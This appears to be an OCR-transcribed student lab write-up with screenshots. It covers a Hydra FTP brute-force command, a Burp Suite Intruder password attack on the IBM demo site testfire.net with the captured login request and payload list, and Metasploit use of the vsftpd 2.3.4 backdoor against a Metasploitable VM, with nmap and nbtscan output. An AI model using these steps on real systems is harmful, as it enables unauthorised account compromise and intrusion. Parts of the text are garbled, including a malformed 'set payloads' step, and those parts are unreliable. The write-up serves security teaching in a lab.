
The command **hydra -L user -P pass ftp://192.168.56.101** is a sample command for using the Hydra password cracking tool to perform a brute force attack on an FTP server running on the IP address **192.168.56.101**.

- **hydra**: This is the command to invoke the Hydra password cracking tool.
- **-L user**: This option specifies the path to the file containing a list of usernames to use during the attack. In this case, the word "user" is being used as a placeholder for the actual file name or path.
- **-P pass**: This option specifies the path to the file containing a list of passwords to use during the attack. Similarly, the word "pass" is being used as a placeholder for the actual file name or path.
- **ftp://192.168.56.101**: This is the protocol and IP address of the target FTP server.

By this we can perform brute-force attack. At the end we get the username and password of the user.

3) PERFORM PASSWORD CRACKING OF ONLINE VULNERABLE WEBSITE(TESTFIRE.NET) USING BURPSUITE

- Initially enter the command burpsuite. It will be redirecting to another page.
- Next step is to turn on the intercept. Next login in to the website testfire.net and then turn on the burp.
- As soon as you login your login details will be come under intercept.
- The code which is available in the proxy of the intercept just copy and send it to the intruder.
- There just copy the username and password the click on add button.
- Then select the attack type Cluster bomb set the payloads and start the attack.




```
┌──(kali㉿kali)-[~]
└─$ sudo -s
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# burpsuite
Your JRE appears to be version 17.0.5 from Debian
Burp has not been fully tested on this platform and you may experience problems.
```

Burp Suite Community Edition v2022.9.6

Starting project, please wait ...

kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
BurpSuite
Community Edition
Cancel
Type here to search
28°C Partly sunny
ENG
11:30 AM
21-03-2023




Burp Suite Community Edition v2022.9.6 - Temporary Project

Intercept is on

Requests sent by Burp's browser will be held here so that you can analyze and modify them before forwarding them to the target server.

Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Open Browser
Learn more
Open browser



PERSONAL
- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS
- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

INSIDE ALTORO MUTUAL
- About Us
- Contact Us
- Locations
- Investor Relations
- Press Room
- Careers
- Subscribe

Online Banking with FREE Online Bill Pay
No stamps, envelopes, or checks to write give you more time to spend on the things you enjoy.

Real Estate Financing
Fast. Simple. Professional. Whether you are preparing to buy, build, purchase land, or construct new space, let Altoro Mutual's premier real estate lenders help with financing. As a regional leader, we know the market, we understand the business, and we have the track record to prove it

Business Credit Cards
You're always looking for ways to improve your company's bottom line. You want to be informed, improve efficiency and control expenses. Now, you can do it all - with a business credit card account from Altoro Mutual.

Retirement Solutions
Retaining good employees is a tough task. See how Altoro Mutual can assist you in accomplishing this feat through effective Retirement Solutions.

Privacy and Security
The 2000 employees of Altoro Mutual are dedicated to protecting your privacy and security. We pledge to provide you with the information and resources that you need to help secure your information and keep it confidential. This is our promise.


Win a Samsung Galaxy S10 smartphone
Completing this short survey will enter you in a draw for 1 of 5 Samsung Galaxy S10 smartphones! We look forward to hearing your important feedback.

Privacy Policy | Security Statement | Server Status Check | REST API | © 2023 Altoro Mutual, Inc.

This web application is open source! Get your copy from GitHub and take advantage of advanced features

The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to http://www-142.ibm.com/software/products/us/en/subcategory/SWI10

Copyright © 2008, 2023, IBM Corporation. All rights reserved.



PERSONAL
- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS
- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

INSIDE ALTORO MUTUAL
- About Us
- Contact Us
- Locations
- Investor Relations
- Press Room
- Careers
- Subscribe

Online Banking Login

Username: swathi

Password: ••••


Login

Privacy Policy | Security Statement | Server Status Check | REST API | © 2023 Altoro Mutual, Inc.

This web application is open source! Get your copy from GitHub and take advantage of advanced features

The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to http://www-142.ibm.com/software/products/us/en/subcategory/SWI10

Copyright © 2008, 2023, IBM Corporation. All rights reserved.



Request to http://testfire.net:80 [65.61.137.117]

```
POST /doLogin HTTP/1.1
Host: testfire.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 39
Origin: http://testfire.net
Connection: close
Referer: http://testfire.net/login.jsp
Cookie: JSESSIONID=542DD2ED594E7ECFAEAF3395595EB829
Upgrade-Insecure-Requests: 1

uid=admin1&passw=passss&btnSubmit=Log
```

Selection 39


Selected text

```
uid=admin1&passw=passss&btnSubmit=Logi
n
```

Decoded from: URL encoding

```
uid=admin1&passw=passss&btnSubmit=Logi
n
```

Request Attributes	2
Request Query Parameters	0
Request Body Parameters	3
Request Cookies	1
Request Headers	12



Burp Suite Community Edition v2022.9.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 × 2 × +
Positions Payloads Resource Pool Options
Start attack
Paste
Load ...
Remove
Clear
Deduplicate
Add
Add from list ... [Pro version only]
Add
Edit
Remove
Up
Down
... Rule

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 4

Payload type: Simple list Request count: 16

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

admin
password
sfghj
255hk


Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

☑ URL-encode these characters: ./\=<>?+&*;:"{}|^`#



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 4

Payload type: Simple list Request count: 16

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

admin
password
sfghj
255hk

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

☑ URL-encode these characters: ./\=<>?+&*;:"{}|^`#

4a) Exploiting Metasploit using FTP

Step 1: Getting super access using the command $ sudo -s

Step 2: Enter the command nmap -sV followed by the target IP, nmap is a utility for network exploration security auditing and -sV for the system versions. nmap -sV 192.168.56.101

Step 3: Enter msfconsole, it is used to provide a command line interface to access and work with the Metaspoilt framework

Step 4: Enter the command search vsftpd

Step 5: Enter the command exploit/unix/ftp/vstpd_234_backdoor which is available from step 4 use exploit/unix/ftp/vsftpd_234_backdoor

Step 6: Payload is not configured. Just enter show options


Step 7: In the option we must set the value for RHOSTS so enter the command set RHOSTS followed by the IP of the target, set RHOSTS 192.168.56.101

Step 8: We use show options in-order to check whether the RHOSTS has been updated or not.

Step 9: Enter the command show payloads


Step 10: We must set the payload as set payloads 192.168.56.101

Step 11: Enter the command exploit.




```
┌──(kali㉿kali)-[~]
└─$ sudo -s
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.102  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::f501:90e8:8198:3705  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:b1:9d:67  txqueuelen 1000  (Ethernet)
        RX packets 152  bytes 33223 (32.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1631  bytes 109388 (106.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 301  bytes 31666 (30.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 301  bytes 31666 (30.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(root㉿kali)-[/home/kali]
└─# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
192.168.56.1     DESKTOP-90D7758  <server>  <unknown>        0a:00:27:00:00:0a
192.168.56.101   METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
192.168.56.255  Sendto failed: Permission denied

┌──(root㉿kali)-[/home/kali]
└─# msfdb init
[+] Starting database
[i] The database appears to be already configured, skipping initialization

┌──(root㉿kali)-[/home/kali]
└─# nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-20 09:21 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00029s latency).
```

kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
Type here to search
29°C Sunny
ENG
06:57 PM
20-03-2023



